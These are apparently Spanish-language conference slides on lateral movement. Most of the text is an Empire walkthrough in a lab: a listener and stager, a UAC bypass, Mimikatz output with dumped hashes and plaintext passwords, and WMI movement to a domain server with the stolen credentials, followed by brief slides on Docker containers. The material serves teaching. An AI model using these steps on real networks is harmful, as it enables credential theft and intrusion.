
Quién

Algunas opciones de schtasks

```
                          Prompts for input if omitted.

/RU    username           Specifies the "run as" user account (user context)
                          under which the task runs. For the system account,
                          valid values are "", "NT AUTHORITY\SYSTEM"
                          or "SYSTEM".
                          For v2 tasks, "NT AUTHORITY\LOCALSERVICE" and
                          "NT AUTHORITY\NETWORKSERVICE" are also available as well
                          as the well known SIDs for all three.

/RP    [password]         Specifies the password for the "run as" user.
                          To prompt for the password, the value must be either
                          "*" or none. This password is ignored for the
                          system account. Must be combined with either /RU or
                          /XML switch.

/SC    schedule           Specifies the schedule frequency.
                          Valid schedule types: MINUTE, HOURLY, DAILY, WEEKLY,
                          MONTHLY, ONCE, ONSTART, ONLOGON, ONIDLE, ONEVENT.

/MO    modifier           Refines the schedule type to allow finer control over
                          schedule recurrence. Valid values are listed in the
                          "Modifiers" section below.

/D     days               Specifies the day of the week to run the task. Valid
                          values: MON, TUE, WED, THU, FRI, SAT, SUN and for
                          MONTHLY schedules 1 - 31 (days of the month).
                          Wildcard "*" specifies all days.

/M     months             Specifies month(s) of the year. Defaults to the first
                          day of the month. Valid values: JAN, FEB, MAR, APR,
                          MAY, JUN, JUL, AUG, SEP, OCT, NOV, DEC. Wildcard "*"
                          specifies all months.

/I     idletime           Specifies the amount of idle time to wait before
                          running a scheduled ONIDLE task.
                          Valid range: 1 - 999 minutes.

/TN    taskname           Specifies a name which uniquely
                          identifies this scheduled task.

/TR    taskrun            Specifies the path and file name of the program to be
                          run at the scheduled time.
                          Example: C:\windows\system32\calc.exe
```

Empire

Escenario de ataque con Empire



Empire en acción

- Listener http
- Stager multi/bash o multi/launcher

```
(Empire: stager/multi/bash) > info

Name: BashScript

Description:
  Generates self-deleting Bash script to execute the
  EmPyre stage0 launcher.

Options:

  Name              Required    Value              Description
  ----              --------    -------            -----------
  Listener          True        empire-w2k8        Listener to generate stager for.
  OutFile           False       /tmp/empire-w2k8.  ps1File to output Bash script to, otherwise
                                                   displayed on the screen.
  SafeChecks        True        True               Switch. Checks for LittleSnitch or a
                                                   SandBox, exit the staging process if
                                                   true. Defaults to True.
  Language          True        powershell         Language of the stager to generate.
  UserAgent         False       default            User-agent string to use for the staging
                                                   request (default, none, or other).
```

Empire en acción

```
113 111.994364790 10.0.2.4    10.0.2.5    HTTP    436 HTTP/1.0 200 OK  (text/html)
120 117.027199961 10.0.2.5    10.0.2.4    HTTP    248 GET /news.php HTTP/1.1
123 117.031569572 10.0.2.4    10.0.2.5    HTTP    436 HTTP/1.0 200 OK  (text/html)
130 122.080568089 10.0.2.5    10.0.2.4    HTTP    253 GET /admin/get.php HTTP/1.1
133 122.084476476 10.0.2.4    10.0.2.5    HTTP    436 HTTP/1.0 200 OK  (text/html)
140 127.120380976 10.0.2.5    10.0.2.4    HTTP    257 GET /login/process.php HTTP/1.1
143 127.124534773 10.0.2.4    10.0.2.5    HTTP    436 HTTP/1.0 200 OK  (text/html)
150 132.170557676 10.0.2.5    10.0.2.4    HTTP    248 GET /news.php HTTP/1.1
153 132.174492184 10.0.2.4    10.0.2.5    HTTP    436 HTTP/1.0 200 OK  (text/html)
160 137.214634115 10.0.2.5    10.0.2.4    HTTP    257 GET /login/process.php HTTP/1.1
163 137.218373462 10.0.2.4    10.0.2.5    HTTP    436 HTTP/1.0 200 OK  (text/html)
170 142.260570658 10.0.2.5    10.0.2.4    HTTP    257 GET /login/process.php HTTP/1.1
173 142.263862069 10.0.2.4    10.0.2.5    HTTP    436 HTTP/1.0 200 OK  (text/html)
```

```
(Empire: listeners) > list

[*] Active listeners:

  Name              Module          Host                     Delay/Jitter   KillDate
  ----              ------          ----                     ------------   --------
  empire-w2k8       http            http://10.0.2.4:80       5/0.0

(Empire: listeners) > agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------        ----  -----------     ------------    --------            -------             -----    -------------------
  T9MVF3UP         ps    10.0.2.5        W7-SERVER-PC    W7-Server-PC\W7-Serv powershell/1928    5/0.0    2017-09-21 21:37:01

(Empire: agents) >
```

Empire en acción

```
(Empire: agents) > interact T9MVF3UP
(Empire: T9MVF3UP) > mimikatz
[!] Error: module needs to run in an elevated context.
(Empire: T9MVF3UP) > bypassuac empire-w2k8
(Empire: T9MVF3UP) >
Job started: LRK1EX
[+] Initial agent N7E2C8ZD from 10.0.2.5 now active

(Empire: T9MVF3UP) > back
(Empire: agents) > list

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username                Process              Delay    Last Seen
  ---------        ----  -----------     ------------    ---------               -------              -----    --------------------
  T9MVF3UP         ps    10.0.2.5        W7-SERVER-PC    W7-Server-PC\W7-Servpowershell/1928    5/0.0    2017-09-21 23:00:54
  N7E2C8ZD         ps    10.0.2.5        W7-SERVER-PC    *W7-Server-PC\W7-Serpowershell/1308    5/0.0    2017-09-21 23:00:51
```

```
(Empire: agents) > interact N7E2C8ZD
(Empire: N7E2C8ZD) > mimikatz
(Empire: N7E2C8ZD) >
Job started: 6Z4D9V

Hostname: W7-Server-PC / S-1-5-21-3480190905-986387616-2637018030

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 151445 (00000000:00024f95)
Session           : Interactive from 1
User Name         : W7-Server
Domain            : W7-Server-PC
Logon Server      : W7-SERVER-PC
Logon Time        : 21/09/2017 07:48:14 p.m.
SID               : S-1-5-21-3480190905-986387616-2637018030-1001
        msv :
         [00000003] Primary
         * Username : W7-Server
         * Domain   : W7-Server-PC
         * NTLM     : a87f3a337d73085c45f9416be5787d86
         * SHA1     : 34957e9ba3455a4a99d722b48693ac1123ba5dba
         [00010000] CredentialKeys
         * NTLM     : a87f3a337d73085c45f9416be5787d86
         * SHA1     : 34957e9ba3455a4a99d722b48693ac1123ba5dba
        tspkg :
        wdigest :
         * Username : W7-Server
         * Domain   : W7-Server-PC
         * Password : Passw0rd
        kerberos :
         * Username : W7-Server
         * Domain   : W7-Server-PC
         * Password : (null)
```

Empire en acción

```
 Name             Lang  Internal IP     Machine Name    Username             Process
 ---------        ----  -----------     ------------    ---------            -------
 T9MVF3UP         ps    10.0.2.5        W7-SERVER-PC    W7-Server-PC\W7-Servpowershell/1928
 N7F2C8ZD         ps    10.0.2.5        W7-SERVER-PC    *W7-Server-PC\W7-Serpowershell/1308
 YG5NSMAH         ps    10.0.2.15       WIN2K8          *LABHACK\eladmin     powershell/348

(Empire: agents) > interact YG5NSMAH
(Empire: YG5NSMAH) > mimikatz
(Empire: YG5NSMAH) >
Job started: 3X978G

Hostname: WIN2K8.labhack.com / S-1-5-21-1123276563-1609689139-1251605055

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 123644 (00000000:0001e2fc)
Session           : Interactive from 1
User Name         : eladmin
Domain            : LABHACK
Logon Server      : WIN2K8
Logon Time        : 9/21/2017 4:59:23 PM
SID               : S-1-5-21-1123276563-1609689139-1251605055-1000
        msv :
         [00000003] Primary
         * Username : eladmin
         * Domain   : LABHACK
         * LM       : 712df9203e16c7b61aa818381e4e281b
         * NTLM     : 4ac319dc0f491c987e77679df95e0baf
         * SHA1     : 7aca6b76e10c4990d3ee4f185ac8e3d81e05afe6
        tspkg :
         * Username : eladmin
         * Domain   : LABHACK
         * Password : Abc..123
```

```
(Empire: YG5NSMAH) > sysinfo
(Empire: YG5NSMAH) > sysinfo: 0|http://10.0.2.4:80|LABHACK|elad
ll|348|powershell|2

Listener:         http://10.0.2.4:80
Internal IP:    10.0.2.15
Username:         LABHACK\eladmin
Hostname:       WIN2K8
OS:               Microsoft Windows Server 2008 R2 Standard
High Integrity:   1
Process Name:     powershell
Process ID:       348
Language:         powershell
Language Version: 2
```

http://www.powershellempire.com/

Desplazandonos a otro equipo con Empire

```
(Empire: A7F29YVP) > usemodule lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > info

              Name: Invoke-WMI
            Module: powershell/lateral_movement/invoke_wmi
       NeedsAdmin: False
        OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
    OutputExtension: None

Authors:
  @harmj0y

Description:
  Executes a stager on remote hosts using WMI.

Options:

  Name          Required    Value                    Description
  ----          --------    -------                  -----------
  Listener      True                                 Listener to use.
  CredID        False                                CredID from the store to use.
  ComputerName  True                                 Host[s] to execute the stager on, comma
                                                     separated.
  Proxy         False       default                  Proxy to use for request (default, none,
                                                     or other).
  UserName      False                                [domain\]username to use to execute
                                                     command.
```


```
(Empire: powershell/lateral_movement/invoke_wmi) > set UserName labhack\eladmin
(Empire: powershell/lateral_movement/invoke_wmi) > set Password Abc..123
(Empire: powershell/lateral_movement/invoke_wmi) > execute
(Empire: powershell/lateral_movement/invoke_wmi) >
Invoke-Wmi executed on "10.0.2.15"
[+] Initial agent HUFC6XR3 from 10.0.2.15 now active

(Empire: powershell/lateral_movement/invoke_wmi) > agents

[*] Active agents:

  Name            Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------       ----  -----------     ------------    ---------           -------             -----    --------------------
  EUR62BSK        ps    10.0.2.5        W7-SERVER-PC    W7-Server-PC\W7-Servpowershell/2880     5/0.0    2017-09-21 20:28:30
  A7F29YVP        ps    10.0.2.5        W7-SERVER-PC    *W7-Server-PC\W7-Serpowershell/2588     5/0.0    2017-09-21 20:28:29
  HUFC6XR3        ps    10.0.2.15       WIN2K8          *LABHACK\eladmin    powershell/2752     5/0.0    2017-09-21 20:28:30
```

Desplazandonos a otro equipo con Empire

```
 Name             Lang  Internal IP     Machine Name    Username            Process
 ---------        ----  -----------     ------------    ---------           -------
 T9MVF3UP         ps    10.0.2.5        W7-SERVER-PC    W7-Server-PC\W7-Servpowershell/1928
 N7E2C8ZD         ps    10.0.2.5        W7-SERVER-PC    *W7-Server-PC\W7-Serpowershell/1308
 YG5NSMAH         ps    10.0.2.15       WIN2K8          *LABHACK\eladmin    powershell/348

(Empire: agents) > interact YG5NSMAH
(Empire: YG5NSMAH) > mimikatz
(Empire: YG5NSMAH) >
Job started: 3X978G

Hostname: WIN2K8.labhack.com / S-1-5-21-1123276563-1609689139-1251605055

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 123644 (00000000:0001e2fc)
Session           : Interactive from 1
User Name         : eladmin
Domain            : LABHACK
Logon Server      : WIN2K8
Logon Time        : 9/21/2017 4:59:23 PM
SID               : S-1-5-21-1123276563-1609689139-1251605055-1000
        msv :
         [00000003] Primary
         * Username : eladmin
         * Domain   : LABHACK
         * LM       : 712df9203e16c7b61aa818381e4e281b
         * NTLM     : 4ac319dc0f491c987e77679df95e0baf
         * SHA1     : 7aca6b76e10c4990d3ee4f185ac8e3d81e05afe6
        tspkg :
         * Username : eladmin
         * Domain   : LABHACK
         * Password : Abc..123
```

```
(Empire: YG5NSMAH) > sysinfo
(Empire: YG5NSMAH) > sysinfo: 0|http://10.0.2.4:80|LABHACK|elad
ll|348|powershell|2

Listener:          http://10.0.2.4:80
Internal IP:     10.0.2.15
Username:          LABHACK\eladmin
Hostname:        WIN2K8
OS:                Microsoft Windows Server 2008 R2 Standard
High Integrity:    1
Process Name:      powershell
Process ID:        348
Language:          powershell
Language Version: 2
```

Veamos la demo...



¿Movimiento lateral en entornos Linux?


¿Por qué Linux es importante en Movimiento Lateral?

- Linux puede correr DOCKER en forma nativa.
- Docker se sustenta en el manejo de memoria, procesos y disco en forma independiente y nativa de linux.
- El movimiento lateral no solo es a nivel de Windows, sino de servidores y estaciones Linux y Mac, y hasta de aplicaciones.

Docker


- DOCKER: Desarrollado por Solomon Hyke (2013) en dotCloud.
- La idea no es nueva. Viene desde 1979 (UNIX)
- Contenedor que incluye todo lo necesario para la ejecución de una aplicación, incluyendo características del sistema operativo.

Y...¿qué más con los contenedores?




Hypervisor-based Virtualization

Las mismas vulnerabilidades....
Malas configuraciones, parches, etc.



Container virtualization

Movimiento lateral entre contenedores




Using Docker to Create Multi-Container Environments for Research and Sharing Lateral Movement

Author: Shaun McCullough

https://www.sans.org/reading-room/whitepapers/testing/docker-create-multi-container-environments-research-sharing-lateral-movement-37855

